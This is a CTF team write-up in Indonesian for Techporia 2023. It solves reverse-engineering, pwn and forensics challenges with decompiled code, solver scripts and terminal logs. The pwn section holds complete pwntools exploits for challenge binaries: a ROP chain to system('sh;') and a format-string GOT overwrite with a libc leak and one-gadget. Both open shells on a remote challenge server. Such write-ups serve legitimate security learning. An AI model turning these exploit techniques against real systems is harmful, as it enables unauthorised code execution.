WRITEUP TECHPORIA 2023

AJARIN DONG PUH SEPUH

CHRISTOPHER RALIN ANGGOMAN
HERLAMBANG RAFLI WICAKSONO
FIKRI MUHAMMAD ABDILLAH

Daftar Isi

REVERSE ENGINEERING

Sneaky Snake

Diberikan sebuah file .pyc. Tinggal decompile pakai https://www.toolnb.com/tools-lang-en/pyc.html dan dapat kode berikut

```
# uncompyle6 version 3.5.0
# Python bytecode 3.8 (3413)
# Decompiled from: Python 2.7.5 (default, Jun 20 2023, 11:36:40)
# [GCC 4.8.5 20150623 (Red Hat 4.8.5-44)]
# Embedded file name: chall.py
# Size of source mod 2**32: 2249 bytes
import marshal
exec(marshal.loads(b'\xe3\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00.\x00\x
00\x00@\x00\x00\x00s\x80\x00\x00\x00d\x00d\x01d\x02d\x03d\x04d\x05d\x06d\x07d\x08d\td\x00d\x
08d\x06d\nd\x0bd\x0cd\rd\x0ed\x0fd\x10d\x11d\x12d\x13d\x0ed\x14d\x15d\td\x16d\x17d\x18d\x19d\x
1ad\x1bd\x06d\x1cd\x1dd\x0fd\x1ed\x1fd\x17d
d\nd!d"d#d$g.Z\x00e\x01d%\x83\x01Z\x02d&d\'\x84\x00Z\x03e\x04e\x03e\x02\x83\x01\x83\x01\x01\
x00d(S\x00))\xe9f\x00\x00\x00\xe9k\x00\x00\x00\xe9c\x00\x00\x00\xe9j\x00\x00\x00\xe9w\x00\x00\x
00\xe96\x00\x00\x00\xe9\x80\x00\x00\x00\xe9I\x00\x00\x00\xe9r\x00\x00\x00\xe9h\x00\x00\x00\xe9[
\x00\x00\x00\xe9>\x00\x00\x00\xe9}\x00\x00\x00\xe9O\x00\x00\x00\xe9s\x00\x00\x00\xe9\x8b\x00\x
00\x00\xe9a\x00\x00\x00\xe9\'\x00\x00\x00\xe9x\x00\x00\x00\xe9\x1a\x00\x00\x00\xe9K\x00\x00\x00
\xe9F\x00\x00\x00\xe9N\x00\x00\x00\xe9Z\x00\x00\x00\xe9.\x00\x00\x00\xe9\x90\x00\x00\x00\xe9T\
x00\x00\x00\xe9\x13\x00\x00\x00\xe9\x11\x00\x00\x00\xe9M\x00\x00\x00\xe9D\x00\x00\x00\xe9H\x
00\x00\x00\xe9\x0b\x00\x00\x00\xe9\x93\x00\x00\x00\xe9C\x00\x00\x00\xe9\x15\x00\x00\x00\xe9\xa
a\x00\x00\x00z\x0fWhat the flag?
c\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x03\x00\x00\x00\x06\x00\x00\x00C\x00\x00\x00
s\x94\x00\x00\x00g\x00}\x01t\x00t\x01|\x00\x83\x01\x83\x01D\x00]n}\x02|\x02d\x01\x16\x00d\x02k\
x02r<|\x01\xa0\x02t\x03|\x00|\x02\x19\x00\x83\x01|\x02\x17\x00d\x03@\x00\xa1\x01\x01\x00q\x10|\x
02d\x01\x16\x00d\x04k\x02rd|\x01\xa0\x02t\x03|\x00|\x02\x19\x00\x83\x01|\x02d\x03@\x00A\x00\xa1
\x01\x01\x00q\x10|\x01\xa0\x02t\x03|\x00|\x02\x19\x00\x83\x01|\x02\x18\x00d\x03@\x00\xa1\x01\x01
\x00q\x10|\x01t\x04k\x02r\x8cd\x05S\x00d\x06S\x00d\x00S\x00)\x07N\xe9\x03\x00\x00\x00\xe9\x00\
x00\x00\x00\xe9\xff\x00\x00\x00\xe9\x02\x00\x00\x00z\nCorrect!!!z\x0cIncorrect!!!)\x05\xda\x05rang
e\xda\x03len\xda\x06append\xda\x03ord\xda\x05magic)\x03Z\x03inpZ\x03tmp\xda\x01i\xa9\x00r0\x00
\x00\x00\xfa\x08chall.py\xda\x02gg\x05\x00\x00\x00s\x14\x00\x00\x00\x00\x01\x04\x01\x10\x01\x0c\
x01\x1c\x01\x0c\x01\x1c\x02\x1c\x01\x08\x01\x04\x02r2\x00\x00\x00N)\x05r.\x00\x00\x00\xda\x05in
```

```
put\xda\x04flagr2\x00\x00\x00\xda\x05printr0\x00\x00\x00r0\x00\x00\x00r0\x00\x00\x00r1\x00\x00\x
00\xda\x08<module>\x01\x00\x00\x00s\x06\x00\x00\x00`\x02\x08\x02\x08\x0e'))
```

Terlihat itu adalah kode marshall. Disassamble dengan module dis, lalu kembalikan kodenya. Kurang lebih hasilnya seperti ini

```
magic = [ 102, 107, 99, 106, 119, 54, 128, 73, 114, 104, 102, 114, 128, 91, 62, 125, 79, 115, 139, 97, 39,
120, 26, 115, 75, 70, 104, 78, 90, 46, 144, 84, 19, 128, 17, 77, 139, 68, 72, 90, 11, 91, 147, 67, 21, 170]

inp = input('What the flag? ')



tmp = []
for i in range(len(inp)):
    if i % 3 == 0:
        tmp.append(ord(inp[i]) + i & 255)
    if i % 3 == 2:
        tmp.append(ord(inp[i]) ^ i & 255)
    else:
        tmp.append(ord(inp[i]) - i & 255)
if tmp == magic:
    print('Correct!!!')

print('Incorrect!!!')
```

Terlihat bahwa operasinya sederhana, hanya ditambah, xor, dan kurang. Tinggal kita balikkan untuk mendapatkan flagnya

```
magic = [ 102, 107, 99, 106, 119, 54, 128, 73, 114, 104, 102, 114, 128, 91, 62, 125, 79, 115, 139, 97, 39,
120, 26, 115, 75, 70, 104, 78, 90, 46, 144, 84, 19, 128, 17, 77, 139, 68, 72, 90, 11, 91, 147, 67, 21, 170]

tmp = []
for i in range(len(magic)):
    if i % 3 == 0:
        tmp.append(chr(magic[i] - i & 255))
    if i % 3 == 2:
        tmp.append(chr(magic[i] ^ i & 255))
    else:
        tmp.append(chr(magic[i] + i & 255))
```

```
print(tmp)

for c in tmp:
    try:
        print(c, end='')
    except:
        pass
```

```
fflagm{3zPz_qpyth0n_byt3c0d3c_r3iv3r⍰s3_⍰3ng⍰in33ri⍰n9}⍰
```

terdapat beberapa karakter terpencil, hilangkan dan dapat flag

Flag: **flag{3zPz_pyth0n_byt3c0d3_r3v3rs3_3ngin33rin9}**

The Flag Is

```
┌──(scriptshogun㉿scriptshogun)-[~/ctf/techporia/re/theflag]
└─$ file chall
chall: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, no section header
```

Diberikan sebuah file ELF executable. Ketika dibuka dengan ghidra tidak banyak yang bisa dianalisis, namun terdapat string sebagai berikut.

```
"$Info: This file is packed with the UPX executable packer http://upx.sf.net $\n"
"$Id: UPX 3.95 Copyright (C) 1996-2018 the UPX Team. All Rights Reserved. $\n"
```

Berdasarkan artikel https://astrah.medium.com/reverse-engineering-upx-packed-executable-d9ed7df2f72 ini, upx merupakan packer untuk executable yang membuat hasil executable lebih compact sehingga sulit dianalisis. Jadi kita depack saja dengan tools yang disediakan di artikel tersebut.

```
G:\Other computers\My Laptop\Poltek SSN\ctf\techporia\re\theflag>upx -d chall
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2018
UPX 3.95w       Markus Oberhumer, Laszlo Molnar & John Reiser   Aug 26th 2018

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
   1006472 <-    379416   37.70%   linux/amd64   chall

Unpacked 1 file.
```

```
┌──(scriptshogun㉿scriptshogun)-[~/ctf/techporia/re/theflag]
└─$ file chall
chall: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, BuildID[sha1]=23cf3483a8c6b98a746511
261352a06ef2284edf, for GNU/Linux 3.2.0, not stripped
```

Hasilnya ELF yang not stripped sehingga mudah dianalisis. Langsung saja buka di ghidra dan rapihkan sedikit kodenya. Kurang lebih alurnya seperti ini

1. Diterima input maksimal 100 karakter

```
printf("The flag is ... ");
__isoc99_scanf("%100s");
len = FUN_00401190(input);
```

2. Diiterasi dan setiap karakternya akan dibandingkan dengan syarat berikut:
   - jika index % 3 == 0, hasilnya dixor dengan array2 dan ditambah dengan array1
   - jika 1, dixor array2 lalu dikurang array1
   - jika 2, dixor array2 lalu dikali array1

   hasilnya dibanginkan dengan variable yang telah didefine sebelumnya

```
tobe39 = 0;
for (m = 0; m < len; m = m + 1) {
  if (m % 3 == 0) {
    if (array1[m] + ((int)input[m] ^ array2[m]) == *(int *)((long)&targetVal + (
      tobe39 = tobe39 + 1;
    }
  }
  else if (m % 3 == 1) {
    if (((int)input[m] ^ array2[m]) - array1[m] == *(int *)((long)&targetVal + (
      tobe39 = tobe39 + 1;
    }
  }
  else if (m % 3 == 2) {
    if (array1[m] * ((int)input[m] ^ array2[m]) == *(int *)((long)&targetVal + (
      tobe39 = tobe39 + 1;
    }
  }
}
if (tobe39 == 39) {
  printf("[Correct!] The flag is %s\n",input);
}
else {
  puts("[Incorrect!]");
}
```

Variable tersebut disusun sebagai berikut. Ditemukan 39 nilai sehingga diasumsikan panjang flagnya 39

```
targetVal.__0__4__ = 0x2547051;
targetVal.__4__4__ = 0x1709e12;
local_1390 = 0x4731915;
local_138c = 0x8cccb5;
local_1388 = 0x570491;
local_1384 = 0x2bb21b4;
local_1380 = 0x213d45;
local_137c = 0x148aac;
local_1378 = 0x1240028;
local_1374 = 0x7d8f8;
local_1370 = 0x4d928;
local_136c = 0x6edfc5;
local_1368 = 0x1da7b;
local_1364 = 0x12547;
local_1360 = 0x213e1f;
local_135c = 0x6fe3;
local_1358 = 0x4521;
local_1354 = 0xa3b6d;
local_1350 = 0x1a5f;
local_134c = 0xfd9;
local_1348 = 0x2e643;
local_1344 = 0x6a2;
```

array1 dihasilkan dengan cara seperti ini

```
index = 0;
for (j = 2; j < 1001; j = j + 1) {
  counter = 0;
  for (k = 1; k <= j; k = k + 1) {
    if (j % k == 0) {
      counter = counter + 1;
    }
  }
  if (counter == 2) {
    array1[index] = j;
    index = index + 1;
  }
}
```

Adapun array2 seperti ini

```
initialzero = 0;
initialone = 1;
for (i = 0; uVar1 = initialone, i < len; i = i + 1) {
  if (i == 0) {
    result = initialzero;
  }
  else if (i == 2 || i == 1) {
    result = initialone;
  }
  else {
    initialzero = initialone;
    initialone = result;
    result = result + uVar1;
  }
  array2[i] = result;
}
```

```
for (n = 0; n < len / 2; n = n + 1) {
  uVar1 = array2[n];
  array2[n] = array2[(len - n) + -1];
  array2[(len - n) + -1] = uVar1;
}
```

Karena sudah tahu prosesnya, tinggal kita balik. Pertama buat array1 sebagai berikut

```
int main(int argc, char const *argv[])
{
    int index, j, k, array1[1000], counter;
    index = 0;

    for (j = 2; j < 1001; j = j + 1) {
        counter = 0;
        for (k = 1; k <= j; k = k + 1) {
            if (j % k == 0) {
```

```
            counter = counter + 1;
        }
    }
    if (counter == 2) {
        array1[index] = j;
        index = index + 1;
    }
  }

  for (j = 0; j < index; j++){
    printf("%d, ", array1[j]);
  }
  return 0;
}
```

Hasilnya ternyata sequence bilangan prima

```
PS G:\Other computers\My Laptop\Poltek SSN\ctf\techporia\re\theflag\output> & .\'array1.exe'
2, 3, 5, 7, 11, 13, 17, 19, 23, 29, 31, 37, 41, 43, 47, 53, 59, 61, 67, 71, 73, 79, 83, 89, 97, 101,
 103, 107, 109, 113, 127, 131, 137, 139, 149, 151, 157, 163, 167, 173, 179, 181, 191, 193, 197, 199,
 211, 223, 227, 229, 233, 239, 241, 251, 257, 263, 269, 271, 277, 281, 283, 293, 307, 311, 313, 317,
 331, 337, 347, 349, 353, 359, 367, 373, 379, 383, 389, 397, 401, 409, 419, 421, 431, 433, 439, 443,
 449, 457, 461, 463, 467, 479, 487, 491, 499, 503, 509, 521, 523, 541, 547, 557, 563, 569, 571, 577,
 587, 593, 599, 601, 607, 613, 617, 619, 631, 641, 643, 647, 653, 659, 661, 673, 677, 683, 691, 701,
 709, 719, 727, 733, 739, 743, 751, 757, 761, 769, 773, 787, 797, 809, 811, 821, 823, 827, 829, 839,
 853, 857, 859, 863, 877, 881, 883, 887, 907, 911, 919, 92
 991, 997,
```

Compiled successfully!

Lakukan hal yang sama untuk array2

```
int main(int argc, char const *argv[])
{
  int initialzero, initialone, uVar1, len = 39, result, array2[1000], i, j, n;

  initialzero = 0;
  initialone = 1;
  for (i = 0; uVar1 = initialone, i < len; i = i + 1)
  {
    if (i == 0)
    {
      result = initialzero;
    }
    else if (i == 2 || i == 1)
```

```
        {
            result = initialone;
        }
        else
        {
            initialzero = initialone;
            initialone = result;
            result = result + uVar1;
        }
        array2[i] = result;
    }

    for (n = 0; n < len / 2; n = n + 1) {
        uVar1 = array2[n];
        array2[n] = array2[(len - n) + -1];
        array2[(len - n) + -1] = uVar1;
    }
    for (j = 0; j < len; j++){
        printf("%d, ", array2[j]);
    }
    return 0;
}
```

hasilnya ternyata bilangan fibonaci terbalik

```
PS G:\Other computers\My Laptop\Poltek SSN\ctf\techporia\re\theflag\output> & .\'array2.exe'
39088169, 24157817, 14930352, 9227465, 5702887, 3524578, 2178309, 1346269, 832040, 514229, 317811, 1
96418, 121393, 75025, 46368, 28657, 17711, 10946, 6765, 4181, 2584, 1597, 987, 610, 377, 233, 144, 8
9, 55, 34, 21, 13, 8, 5, 3, 2, 1, 1, 0,
```

Buat exploit untuk mendapatkan flagnya, karena ada kesalahan data pada program, buat handler untuk mengganti dengan ‘?’ jika data gagal dikembalikan

```
array1 = [2, 3, 5, 7, 11, 13, 17, 19, 23, 29, 31, 37, 41, 43, 47, 53, 59, 61, 67, 71, 73, 79, 83, 89, 97, 101,
103, 107, 109, 113, 127, 131, 137, 139, 149, 151, 157, 163, 167, 173, 179, 181, 191, 193, 197, 199, 211,
223, 227, 229, 233, 239, 241, 251, 257, 263, 269, 271, 277, 281, 283, 293, 307, 311, 313, 317, 331, 337,
347, 349, 353, 359, 367, 373, 379, 383, 389, 397, 401, 409, 419, 421, 431, 433, 439, 443, 449, 457, 461,
463, 467, 479, 487, 491, 499, 503, 509, 521, 523, 541, 547, 557, 563, 569, 571, 577, 587, 593, 599, 601,
607, 613, 617, 619, 631, 641, 643, 647, 653, 659, 661, 673, 677, 683, 691, 701, 709, 719, 727, 733, 739,
743, 751, 757, 761, 769, 773, 787, 797, 809, 811, 821, 823, 827, 829, 839, 853, 857, 859, 863, 877, 881,
883, 887, 907, 911, 919, 929, 937, 941, 947, 953, 967, 971, 977, 983, 991, 997]
```

```
array2 = [39088169, 24157817, 14930352, 9227465, 5702887, 3524578, 2178309, 1346269, 832040,
514229, 317811, 196418, 121393, 75025, 46368, 28657, 17711, 10946, 6765, 4181, 2584, 1597, 987,
610, 377, 233, 144, 89, 55, 34, 21, 13, 8, 5, 3, 2, 1, 1, 0]

hex_values = [
    0x1709e12, 0x2547051, 0x4731915, 0x8cccb5, 0x570491,
    0x2bb21b4, 0x213d45, 0x148aac, 0x1240028, 0x7d8f8,
    0x4d928, 0x6edfc5, 0x1da7b, 0x12547, 0x213e1f,
    0x6fe3, 0x4521, 0xa3b6d, 0x1a5f, 0xfd9,
    0x2e643, 0x6a2, 0x365, 0xce29, 0x187,
    0x73, 0x5b55, 0x71, 0xffffffe7, 0x20aa,
    0xa3, 0xffffffde, 0x39cc, 0xe5, 0xffffffde,
    0x40e2, 0xd2,
    0xffffffd5, 0x518b,
]

res = ''
for i, v in enumerate(hex_values[::1]):
    if i % 3 == 0:
        c = (v - array1[i]) ^ array2[i]
    elif i % 3 == 1:
        c = (v + array1[i]) ^ array2[i]
    else:
        c = (v // array1[i]) ^ array2[i]
    print(c)
    try:
        res += chr(c)
        print(res)
    except:
        res += '?'
        pass

print(res)
```

Didapatkan flag yang agak rusak,

```
??ag{f1b0n4ccc1_s3qu3nc3_1s_?h1?d_?14?}
```

Tinggal kita brute kemungkinan karakter yang masuk. Berdasarkan https://www.crosswordsolver.org/solve/-la-/30 dan https://www.crosswordsolver.org/solve/-hi-d,

kemungkinan kata-katanya adalah third/child dan flag/play. Pilih kemungkinan karakter kapital atau angka

```
import itertools
import subprocess

# Define the possible characters for each [n] placeholder
possibilities = {
    1: ['c', 'C'],
    # 1: ['t', 'T', '7', 'c', 'C'],
    2: ['l', 'L'],
    # 2: ['r', 'R', 'l', 'L'],
    3: ['f', 'F', 'p', 'P'],
    4: ['g', 'G', '6', 'n', 'N', 'y' ,'Y']
}

import string

# Get all printable ASCII characters
all_printables = string.printable.strip()

# Input flag template
flag_template = "flag{f1b0n4ccc1_s3qu3nc3_1s_[1]h1[2]d_[3]l4[4]}"

# Create a list to store all possible combinations
possible_flags = [flag_template]

# # Iterate through each [n] placeholder and generate possible combinations
for n in possibilities.keys():
    temp_flags = []
    for p in possibilities[n]:
        for i, c in enumerate(possible_flags):
            temp_flags.append(c.replace(f"[{n}]", p, 1))
    possible_flags = temp_flags

from pwn import p64, process, log, ELF, remote, context, gdb
import struct
def run_program_with_flag(flag):
```

```
    elf = context.binary = ELF('./chall')
    p = process()
    # p.recvall()
    p.sendline( flag.encode())
    res = p.recvall().decode()
    p.close()
    return res

# Iterate through all possible flags, run the program, and print the output
for idx, possible_flag in enumerate(possible_flags):
    print(f"Trying Possible Flag {idx + 1}: {possible_flag}")
    program_output = run_program_with_flag(possible_flag)
    if program_output.strip() != 'The flag is ... [Incorrect!]':
        print('found')
        break
```

Akhirnya dapat

```
Trying Possible Flag 454: flag{f1b0n4ccc1_s3qu3nc3_1s_ch1ld_pl4y}
[+] Starting local process '/mnt/g/Other computers/My Laptop/Poltek SSN/ctf/techporia/re/theflag/chall': pid 6174
[+] Receiving all data: Done (79B)
[*] Process '/mnt/g/Other computers/My Laptop/Poltek SSN/ctf/techporia/re/theflag/chall' stopped with exit code 0 (pid 6
174)
found
```

Flag: **flag{f1b0n4ccc1_s3qu3nc3_1s_ch1ld_pl4y}**

PWN

rop

```
itoidthehacker  ~/tecpo/pwn/rop
file rop; checksec --file=rop
rop: ELF 64-bit LSB executable, x86-64, version 1 (SYSV)
 3.2.0, not stripped
RELRO           STACK CANARY      NX            PIE
Partial RELRO   No canary found   NX enabled    No PIE
```

Diberikan sebuah file ELF 64 bit tapa canary, randomisasi address (PIE), dan partial relocation read-only (partial relro)

Pada fungsi main, program meminta inputan kita dengan gets dan menyimpannya pada variabel v4 yang dimana fungsi tersebut memiliki kerentanan buffer overflow

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v4[32]; // [rsp+0h] [rbp-20h] BYREF

  system("echo Give me something:");
  return gets(v4, argv);
}
```

Langsung saja kita overwrite RIP (Return Pointer) menjadi address system, dan overwrite system("echo Give me something;") menjadi system("sh;") agar execve("/bin/sh", 0, 0) tereksekusi sehingga bisa memanggil shell.

Berikut exploit script yang kami gunakan:

```
from pwn import *

exe = './rop'
elf = context.binary = ELF(exe, checksec = 0)
io = remote("89.116.230.17", 20037)
payload = p64(0x000000000040101a) * 6 # padding and ret
payload += p64(0x401040) # fgets
payload += p64(0x401040) # fgets
payload += p64(elf.sym.system) #system
io.sendline(payload)
```

```
io.sendline(p32(0xbeef)) # junk
io.sendline(b"sh;") # system("sh;")
io.interactive()
```

```
itoidthehacker  ~/tecpo/pwn/rop
python3 solve.py
[+] Opening connection to 89.116.230.17 on port 20037: Done
[*] Switching to interactive mode
Give me something:
$ ls
bin
chall
dev
flag.txt
lib
lib32
lib64
libx32
usr
$ cat flag.txt
flag{s1mpl3_r0p_t0_g4in_sh3ll}
$ [20]  + 95471 suspended (signal)  python3 solve.py
itoidthehacker  ~/tecpo/pwn/rop
```

Flag : **flag{s1mpl3_r0p_t0_g4in_sh3ll}**

hello

```
itoidthehacker  ~/tecpo/pwn/hello
file hello; checksec --file=hello
hello: ELF 64-bit LSB executable, x86-64, version 1 (SYSV)
tripped
RELRO           STACK CANARY      NX            PIE
Partial RELRO   No canary found   NX enabled    No PIE
itoidthehacker  ~/tecpo/pwn/hello
```

Diberikan sebuah file ELF 64 bit tanpa canary, randomisasi address (PIE), dan partial relocation read-only (partial relro)

Pada fungsi main, terdapat format string vulnerability di fungsi printf yang tidak menggunakan format string specifier. Tetapi program hanya menerima inputan kita dengan fgets sebanyak satu kali, tetapi kita bisa mengakalinya dengan mengoverwrite global offset table dari exit menjadi pointer ke fungsi main menggunakan format string write sehingga program akan berulang secara terus menerus. Setelah

program telah berulang secara terus menerus, kita bisa melakukan leaking terhadap address libc dan memanggil shell dengan one gadget

```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  char s[72]; // [rsp+0h] [rbp-50h] BYREF
  unsigned __int64 v4; // [rsp+48h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  setup(argc, argv, envp);
  printf("Hello, who are you? ");
  fgets(s, 64, stdin);
  printf("Nice to meet you! ");
  printf(s);
  exit(0);
}
```

Berikut exploit script yang kami gunakan:

```
from pwn import *
exe = './hello'
elf = context.binary = ELF(exe, checksec = 0)
host = "89.116.230.17"
port = 20038
io = remote(host, port)
libc = ELF("./libc-2.31.so", checksec = 0)
ld = ELF("./ld-2.31.so", checksec = 0)
def exploit():
    p = '%{}c'.format(elf.sym.main).encode()
    p += b'%8$ln'
    p = p.ljust(16, B'Z')
    p += p64(elf.got.exit)
    io.sendlineafter(b'u? ', p)
    io.sendlineafter(b'u? ', b'%29$p')
    io.recvuntil(b'u! ')
    libc.address = int(io.recvuntil(b'\n', drop=0x1), 16) - 0x24083
    OG = libc.address + 0xe3b01
    p1 = (OG & 0xffff)
    p2 = ((OG & 0xffff0000) >> 16) + 0x10000 - p1
    p3 = (OG >> 32) + 0x20000 - p2 - p1
    p = '%{}x'.format(str(p1)).encode()
    p += b'%11$hn'
    p += '%{}x'.format(str(p2)).encode()
    p += b'%12$hn'
```

```
    p += '%{}x'.format(str(p3)).encode()
    p += b'%13$hn'
    p = p.ljust(40, b'Z')
    p += p64(elf.got.printf)
    p += p64(elf.got.printf+2)
    p += p64(elf.got.printf+4)
    io.sendlineafter(b'u? ', p)
    io.interactive()
if __name__=="__main__":
    exploit()
```

```
$ ls
bin
chall
dev
flag.txt
lib
lib32
lib64
libx32
usr
$ cat flag.txt
flag{3azy_sh3ll_us1n9_0n3_g4dget}
$
```

Flag: **flag{3azy_sh3ll_us1n9_0n3_g4dget}**

DIGITAL FORENSICS

F0r3ns!c_1


Diberikan sebuah file gambar yang disisipkan pesan dalam bentuk encoding base64, langsung saja kita gunakan exiftool untuk melihat string tersebut dan decode string yang diencode tersebut untuk mendapatkan flagnya

```
itoidthehacker  ~/tecpo/foren
ls
01_forensic.png
itoidthehacker  ~/tecpo/foren
exiftool 01_forensic.png
ExifTool Version Number         : 12.63
File Name                       : 01_forensic.png
Directory                       : .
File Size                       : 22 kB
File Modification Date/Time     : 2023:07:29 20:18:51+07:00
File Access Date/Time           : 2023:09:30 10:01:59+07:00
File Inode Change Date/Time     : 2023:09:30 10:01:59+07:00
File Permissions                : -rw-r--r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 756
Image Height                    : 470
Bit Depth                       : 8
Color Type                      : RGB
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Significant Bits                : 8 8 8
Comment                         : Foco F4 ZmxhZ3tNM3Q0ZEFUNF9NdUQ0SF9IdTEhfQo=
Image Size                      : 756x470
Megapixels                      : 0.355
itoidthehacker  ~/tecpo/foren
echo "ZmxhZ3tNM3Q0ZEFUNF9NdUQ0SF9IdTEhfQo=" | base64 -d
flag{M3t4dAT4_MuD4H_Hu1!}
itoidthehacker  ~/tecpo/foren
```


Flag: **flag{M3t4dAT4_MuD4H_Hu1!}**

F0r3ns!c_3

Diberikan sebuah file pcap (packet capture), langsung saja buka dengan wireshark. Langsung terlihat di packet pertama ada halo. kita telusuri saja



Ditemukan ada string dalam bentuk base64



Decode string yang diencode dalam base64 tersebut dan flag pun didapat


```
┌──(scriptshogun㉿scriptshogun)-[~/ctf/slashroot/re/dragon_lair]
└─$ echo "ZmxhZ3tFblQ0SF9BcEFfSW4xX0s0bVVfa0FtVSF9Cg==" | base64 -d
flag{EnT4H_ApA_In1_K4mU_kAmU!}
```

